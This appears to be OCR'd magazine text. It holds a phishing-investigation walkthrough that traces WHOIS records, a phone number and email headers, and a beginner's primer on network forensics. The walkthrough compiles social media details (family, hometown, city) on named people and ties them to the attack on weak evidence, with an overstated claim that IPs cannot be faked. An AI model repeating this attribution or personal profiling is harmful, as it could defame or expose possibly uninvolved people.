
Advanced search Search Help Send feedback
Google Home Advertising Programs Business Solutions Privacy & Terms
About Google

**Figure 13.** *Googling an important lead, a phonenumber*

## POINT 10 – WE SHOULD TRY NOT TO MISS OUT ON ANYTHING, A PHONE CAN PROVIDE VALUABLE INFORMATION

### FOUAD KAHWAGI

We now have a new name, "Fouad Kahwagi", so we now have a new lead and we search by name for further information:



www.yasni.ae/fouad+kahwagi/check+people

**Business Profiles**

LinkedIn: **Fouad Kahwagi** - Lebanon | LinkedIn
**Fouad Kahwagi**'s (Lebanon) professional profile on LinkedIn. LinkedIn is the world's largest business network, helping professionals like **Fouad Kahwagi** ...

**Fouad Kahwagi**, **Fouad Kahwagi** (Lebanon), see his profile on Viadeo
lb.viadeo.com
**Fouad Kahwagi**, in Lebanon . Millions of professionals like **Fouad Kahwagi** in Lebanon created a profile on Viadeo to boost their career opportunities

**Heritage**

**Fouad Kahwagi** 1 - The Peerage
thepeerage.com
**Fouad Kahwagi** in July ...

**Projects**

jPopChurch.net - j Pop Church
whois.domaintools.com
Fouad Kahwagi, Main road n/a Beirut LB LB +41.435001114. Technical Contact: iway AG Matthias Oswald, Badenerstr. 569 8048 Zürich ZH ...


**Related Documents** (1 - 4 from 10 – show all)

**Fouad Kahwagi**'s Documents on SlideShare
www.slideshare.net
**Fouad Kahwagi**.

**Fouad Kahwagi**'s Presentations on SlideShare
www.slideshare.net
**Fouad Kahwagi**

**Fouad Kahwagi**'s Videos on SlideShare
www.slideshare.net
**Fouad Kahwagi**. ... **Fouad Kahwagi** · Following Follow Processing... 0 SlideShares · 5 Followers · Presentations · Documents · 0 Videos ...

**Figure 14.** *Checking Fouad Kahwagi*



To see what he shares with friends, send him a friend request.

**Work and Education**

Heart For Lebanon

Hellenic High School of Beirut - Lebanon
Beirut, Lebanon

Hellenic High School of Beirut - Lebanon
Class of 1973 · Beirut, Lebanon

**Relationship**

Julie Bilson Kahwagi
Married since July 28, 1990

**Living**


Bsaba, Mont-Liban, Lebanon
Current City

Al Hadath, Mont-Liban, Lebanon
Hometown

**Basic Information**

Gender Male
Relationship Status Married to Julie Bilson Kahwagi

**Figure 15.** *Fouad Kahwagi facebook page*



Fouad Kahwagi
@FouadKah
Leader of Jesus the Prince of peace church Part of the Ichthus Christian Fellowship UK Church Planting coordinator (Near East) Training and developement
Beirut

Tweets

Fouad Kahwagi @FouadKah 10 Jul 12
@DavidLWatson thinking and praying for you
View conversation


Fouad Kahwagi @FouadKah 3 May 12
@ShirleyEmbleton hi there, how are you doing
Expand

Fouad Kahwagi @FouadKah 15 Feb 12
Man was designed for the presence of God, not for His absence.
Expand

Fouad Kahwagi @FouadKah 17 Oct 11
@Cafejee Thought you are studying
View conversation

Reinhard Bonnke @ReinhardBonnke 17 Oct 11

**Figure 16.** *Fouad Kahwagi twitter page*


www.linkedin.com/pub/fouad-kahwagi/34/5ba/b28
in
Search for people, jobs, companies, and more...
Home
Profile
Network
Jobs
Interests
3rd
Connect
Send InMail
Upgrade your account »

Procurement Leaders Paper - Download the Whitepaper "Follow the Procurement Leade

Fouad Kahwagi
pastor at Jesus The Prince of Peace church
Lebanon | Religious Institutions
Current Jesus The Prince of Peace


108
connections

Full profiles for 3rd-degree connections are available only to premium account holders.

**Figure 17.** *Fouad Kahwagi linkedin page*

## POINT 11- SEARCHING MULTIPLY SOCIAL NETWORKS CAN PROVIDE INFORMATION THAT CAN HELP IN DETERMINING WHETHER WHAT WE FOUND IS TRUE OR FALSE

We also found another lead regarding another phone number that we found:




```
Domain name: ARCADEBK.COM
Administrative Contact:
   Lerner, Justin  info@mailitarymailz.com
   82 Mill Lane,
   West Hampstead
   London,  NW6 1NL
   UK
   +44.01616246780
```

**Figure 18.** *Focus on arcadebk.com information from whois*

## POINT 12 – AS WE CAN SEE, WE ALWAYS NEED TO GO BACK AND FORTH IN OUR SEARCH, TO GATHER MORE EVIDENCE AND FIND MORE LEADS

### EVEN MORE INTERESTING LEADS

So we now search the phone number on Google:



6 results (0.27 seconds)

lacaixabk.com - Whois Data - WhoisMind.com
www.whoismind.com/whois/lacaixabk.com.html
+44.01616246780. Technical Contact: 34SP Host master, 34SP email. Portland Tower Portland Street Manchester, Greater Manchester M1 3LF GB

HsbcBk.com - Hsbc Bk - Whois - DomainTools
whois.domaintools.com/hsbcbk.com
Nov 22, 2012 - +44.01616246780. Technical Contact: 34SP Host master, 34SP Portland Tower Portland Street Manchester, Greater Manchester M1 3LF GB

Whois Lookup for lacaixabk.com - eNom
www.enom.com/whois/lacaixabk-com.html
+44.01616246780. Technical Contact: 34SP Host master, 34SP Portland Tower Portland Street Manchester, Greater Manchester M1 3LF GB +44.1612340897

hsbcbk.com - bgp.he.net - Hurricane Electric BGP Toolkit
bgp.he.net/dns/hsbcbk.com
mname: ns1.netfirms.com rname: dnsadmin.netfirms.com serial: 2013041258 refresh: 10800 retry: 3600 expire: 604800 minimum: 3600. Nameservers.


lacaixabk.com | domaincrawler.com
www.domaincrawler.com › com
+44.01616246780. Technical Contact: 34SP Host master, 34SP hostmaster@34sp.com. Portland Tower Portland Street Manchester, Greater Manchester M1 ...

whois lacaixabk.com
dnsw.info/lacaixabk.com
Jun 10, 2013 - +44.01616246780. Technical Contact: 34SP Host master, 34SP
XXXXXXXXXX @34sp.com. Portland Tower Portland Street Manchester

**Figure 19.** *Searching another lead on google, phone number*

We can see that the attacker has performed many phishing attempts.

We come back to the original email and we find an IP address, so we try to find its origin:




```
Delivered-To: [redacted]@gmail.com
Received: by 10.216.203.138 with SMTP id f10csp28280weo;
        Sat, 31 Aug 2013 14:56:38 -0700 (PDT)
X-Received: by 10.68.48.166 with SMTP id m6mr17140103pbn.105.1377986197302;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Return-Path: <brapp@rap.com>
Received: from smtp1.fptdata.net (smtp1.fptdata.net. [210.245.23.80])
        by mx.google.com with ESMTP id if6si4140183pbc.223.1969.12.31.16.00.00;
        Sat, 31 Aug 2013 14:56:37 -0700 (PDT)
Received-SPF: neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) client-ip=210.245.23.80;
Authentication-Results: mx.google.com;
       spf=neutral (google.com: 210.245.23.80 is neither permitted nor denied by best guess record for domain of brapp@rap.com) smtp.mail=brapp@rap.com
X-MDAV-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:35 +0700
Received: from setiabecamexnew.setiabecamex.vn ([210.245.22.40])
        by smtp1.fptdata.net (smtp1.fptdata.net)
        (MDaemon PRO v11.0.0)
        with ESMTP id md50000006574.msg:
        Sun, 01 Sep 2013 04:49:33 +0700
X-Spam-Processed: smtp1.fptdata.net, Sun, 01 Sep 2013 04:49:33 +0700
        (not processed: message from trusted or authenticated source)
X-MDRemoteIP: 210.245.22.40
X-Return-Path: brapp@rap.com
X-Envelope-From: brapp@rap.com
Received: from spsetia.spsetia.com.vn (118.69.192.230) by
 SETIABECAMEXNEW.setiabecamex.vn (210.245.22.40) with Microsoft SMTP Server id
 14.2.247.3; Sun, 1 Sep 2013 04:47:15 +0700
Received: from User ([41.71.213.129]) by spsetia.spsetia.com.vn with Microsoft
 SMTPSVC(6.0.3790.4675);          Sun, 1 Sep 2013 04:30:24 +0700
[illegible]
From: Sales Rep. <brapp@rap.com>
Subject: Confirm Payment
Date: Sat, 31 Aug 2013 22:49:19 +0100
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="----=_NextPart_000_0086_01C2A9A6.67B8ED4C"
X-Priority: 3
X-MSMail-Priority: Normal
X-Mailer: Microsoft Outlook Express 6.00.2600.0000
X-MimeOLE: Produced By Microsoft MimeOLE V6.00.2600.0000
BCC:
Message-ID: <SPSETIAMNCoEhfxpIdJ00006287@spsetia.spsetia.com.vn>
X-OriginalArrivalTime: 31 Aug 2013 21:30:24.0859 (UTC) FILETIME=[4DF36AB0:01CEA691]
X-TM-AS-Product-Ver: SMEX-10.0.0.1412-7.000.1014-20118.001
X-TM-AS-Result: No--1.814900-5.000000-31
X-TM-AS-User-Approved-Sender: No
X-TM-AS-User-Blocked-Sender: No

------=_NextPart_000_0086_01C2A9A6.67B8ED4C
Content-Type: text/plain; charset="Windows-1251"
Content-Transfer-Encoding: 7bit

Please check the bank payment swift copy.  Thanks, Sale Reps.


------=_NextPart_000_0086_01C2A9A6.67B8ED4C
```

**Figure 20.** *Investigating the e-mail for more info, ip address*

## PINPOINT THE LOCATION – NIGERIA

We now search the IP for its location and information



www.infosniper.net/index.php?ip_address=41.71.213.129&map_source=1&overview_map=1&lang=1&map_type=1&zoom_level=7

infoSNIPER offers free as well as commercial web API geolocation services. For a free demo simply fill in the IP address or domain name in the form below in order to get detailed geolocation information on your entry. Check out our other services as well. Thank you for visiting us.

Check 41.71.213.129 ● Google Maps™ ○ Windows Live Maps™ ○ Yahoo Maps™ □ Two Maps ☑ Overview Map

Lagos, Nigeria

IP Address: 41.71.213.129
Provider: Visafone
Hostname: 41.71.213.129
Timezone: Africa/Lagos
City: Lagos
State (Code): Lagos (05)
Country: Nigeria
Continent: Africa
Country Flag: 🟩⬜🟩
Latitude: 6.4531
Longitude: 3.3958
TLD: NG
DMA Code: n/a
Area Code: n/a
Postal Code: n/a
GMT Offset: 1


**Figure 21.** *Pinpoint the location of the origin*

We now came across with a number of options and leads, but after some screening and gathered knowledge we concluded that this is the genuine source (The IP cannot be faked).

## CONCLUSION

In conclusion, the attacker tried to hide himself and the domains center around three identities: "Fouad Kahwagi", "Oswald Matthias" and "Justin Lerner".

### ABOUT THE AUTHOR



*Gilad Ofir: Has years of experience as a System Administrator and Integrator, he has been working mostly with Windows OS and Linux OS, working with many AD environments, integrated with other Microsoft- related products.*
*Computer Programmer with knowledge in JAVA, C++, C, Python,JS,VBS,Perl and best at C# language.*
*He is Information Security Consultant at Defensia Company advising customers in Information Security related issued, pentesting, vulnerability assessment, code review and many more.*
*He also works as Instructor for Defensia Company in many Information Security related issued.*

### ABOUT THE AUTHOR

*Dvir Levi: Dvir is currently an information security consultant with knowledge and experience from a very young age, in many fields of information security and a variety of computer systems, Internet and mobile, majoring in web, infrastructural and application based penetration-tests. Dvir has also knowledge and experience in computer forensics of cyber-crime, malware reversing and analysis, system managements, hardening as well as knowledge and experience in website development.*

# NETWORK FORENSICS

## HOW TO INVESTIGATE NETWORK FORENSIC CASES

**by Rizwan Khan, CISSP, CFCE**

Network Forensics is a branch of digital forensics which relates to the analysis of network traffic for the purpose of gathering evidence of network tampering, intrusion, evidence of criminal activity or general information gathering. Network forensics is a comparatively new field of forensic science. Depending upon the type of case, network forensics can add value to computer forensics cases and help identify digital devices operating on the network.

**What you will learn:**

- What is a network
- Network Topologies
- What are different types of networks
- What are different types of network attacks
- What are different types of threats
- What are other uses of network forensics
- What are the steps for network forensics

**What you should know:**

This article will not make you an expert in network forensics

- Certainly a good primer
- A jump start into what is involved when investigating network related cases

A computer network consists of two or more computers connected together to share data along with other resources like printers and storages devices. Computers connected to networks are generally divided into two categories; servers and workstations. Although wireless networks are very reliable, servers are almost always connected by cables to the network backbone. Networks come in a variety of sizes like Local Area Networks (LAN) and Wide Area Networks (WAN). Local Area Networks (LAN) are typically used in relatively smaller facilities like office buildings while Wide Area Networks (WAN), as name suggests, are used to cover a larger geographical area.

### NETWORK TOPOLOGIES

Networks topologies can be categorized into 5 different types:

### BUS

Bus topology uses a common backbone to connect all of the network devices in a network. A single cable functions as the communication channel between all the devices attached to the network. The channel is shared by all of the devices. The message is broadcasted to all of the devices, however; only the devices being communicated with actually accepts the message. Bus topology works with a limited number of devices, therefore performance issues are more likely to occur since a common backbone (communication channel) is used to connect all of the devices. Having a single cable as a backbone also makes a single point of failure. If this channel experiences a break, the whole network is affected.

### STAR

Star topology is the most commonly used topology. All devices are connected to a central device like a switch or router. Since all of the devices are connected via their individual communication channel, there is no single point of failure.

If one device loses its connectivity to the central device, it does not break the connectivity for the other devices connected to the network. However, if the central device breaks down, the whole network is affected. Every workstation is indirectly connected to all of the other devices through the central device.

### RING

(Also referred to as "Token Ring", due to the requirement for the sender to possess a "Token" to gain privileges to send data) In a Ring network, every computer or device has two adjacent neighbors for communication. In this topology, the message can travel in only one direction, IE. clockwise or counterclockwise. Any damage to the cable or device can result in the breakdown of the whole network. Due to its single point of failure and inefficiency, this topology has now become almost obsolete.

### MESH

In Mesh topology, devices are interconnected with one another. One of the best examples of this topology is the Internet. A message being sent to its destination can take the shortest, easiest route to reach its destination. Within Mesh topology, there is "Full" mesh and "Partial" mesh. In the full mesh, each workstation is connected directly to each of the others. In the partial mesh topology, some workstations are connected to all, while others are connected to those nodes with which they exchange the most data.

### TREE

Tree topology is a combination of multiple star topologies connected to each other via bus topology. The tree topology uses two or more star networks connected together. The central network device (switch or router) of each star network is connected to the main bus.

Although at a very high level, having an understanding of network topologies will help you better investigate network-related cases. It is also important to understand different network devices so you can employ your tool properly. A basic understanding of the network topologies and network devices is a must for a network forensic professional.

## WIRED OR WIRELESS

Computer networks allow users to exchange data between network devices and can be configured as either wired or wireless. Each of these types of configurations have their advantages and disadvantages.

A wired network, as the name suggests, use wires to connect properly. This wire is called an Ethernet cable. Ethernet cables come in three different types called CAT5, CAT5e or CAT6 based on their transmission performance.

Here is a quick breakdown of each type of cables:

- CAT5 comes in two different types: SCTP (Shielded Twisted Pair) and UTP (Unshielded Twisted Pair). The difference is that SCTP has an extra layer of shield to protect from interference. It can support 100mbps and have a length up to 100 meters or 328ft.
- CAT5e is an enhanced version of CAT5 because it can support data transfer of 1000mbps and have a length up to 100 meters or 328ft, which makes it suitable for a gigabit network.
- CAT6 is the newest of all three and supports up to 10 gigabits for a length of up to 37 meter or 121 ft. [1]
- In a wired configuration, computers and devices are connected via network card and Ethernet cable. An Ethernet cable must be ran from device to device or from device to central device like a switch, router or hub. Wired connections are more reliable than wireless because they are less susceptible to interference, have superior performance and are generally less expensive than wireless networks.

Wireless networks on the other hand, do not require hubs and switches. One Wireless Access Point, also known as, WAP can provide connectivity to multiple workstations. Certainly wireless networks are convenient, but along with convenience comes limited signal range, speed and susceptibility to interference from other radio devices.

As for security, no network is completely secure. Of the two, wired and wireless networks, wired networks are considered to be more secure because physical access is required to tamper with the network. Wireless signals travel though the air and can be easily intercepted by an outsider if not properly secured. In the network security field, "War-driving" refers to traveling through a neighborhood with a Wi-Fi enabled laptop looking for open unprotected networks.

## NETWORK ATTACKS

If you decide to pursue a career in network forensics, you are bound to investigate a network attack. According to Microsoft TechNet, there is a broad range of possible network attacks.Here is an overview of common network attacks and how they are deployed.

*EAVESDROPPING* refers to secretly listening to a conversation. In our case it is to secretly monitor network traffic. The term “Sniffing” refers to when an attacker or administrator is listening in on network communication. In general, communication between network devices are in plain-text. That means that the packet and its payload are transferred in plain-text unless encrypted. The only time communication is not readable is when strong encryption services are being used. This is not very common unless you are dealing with the Federal Government or large corporations.

### DATA MODIFICATION ATTACKS

Once the data has been captured by the attackers, he or she can modify it for his or her benefit. Neither the sender or the receiver would know the data has been modified.

### IP ADDRESS ATTACKS (ALSO KNOWN AS IP SPOOFING)

IP spoofing refers to the act of masking your original IP address with another IP address to gain access to internal network called an Intranet. Once a hacker gains access to your private network, he or she can launch a variety of attacks.

### PASSWORD BASED ATTACKS

Some legacy applications and software do not encrypt passwords as they are being passed through the network. This allows attackers to capture these passwords. Once an attacker has captured a user’s login id and password it opens the computer system to a variety of security related issues. Once an attacker has gained possession of credible log-on credentials, the attacker may then gain access to other systems as a valid user. If the user id happens to have administrator privileges, the attacker can use it to obtain other vital information about an organization; such as other valid users or hardware information. By using administrator privileges, an attacker creates additional backdoors in case it is detected that the password has been compromised.

### DENIAL OF SERVICE ATTACKS (DOS)

A Denial of Service (DoS) attack refers to a situation where an attacker prevents a user from normal use of a computer or network. For example, overloading a system with fake requests to the point where it is unable to process a legitimate request.

### DISTRIBUTED DENIAL OF SERVICE ATTACKS (DDOS)

A Distributed Denial of Service is a modified version of Denial of Service (DoS) attack. In this scenario the attacker utilizes other compromised systems as hosts to attack a single target. Due to its multiplicative nature, utilizing multiple hosts tremendously increases the intensity of the attack. See Figure 1.

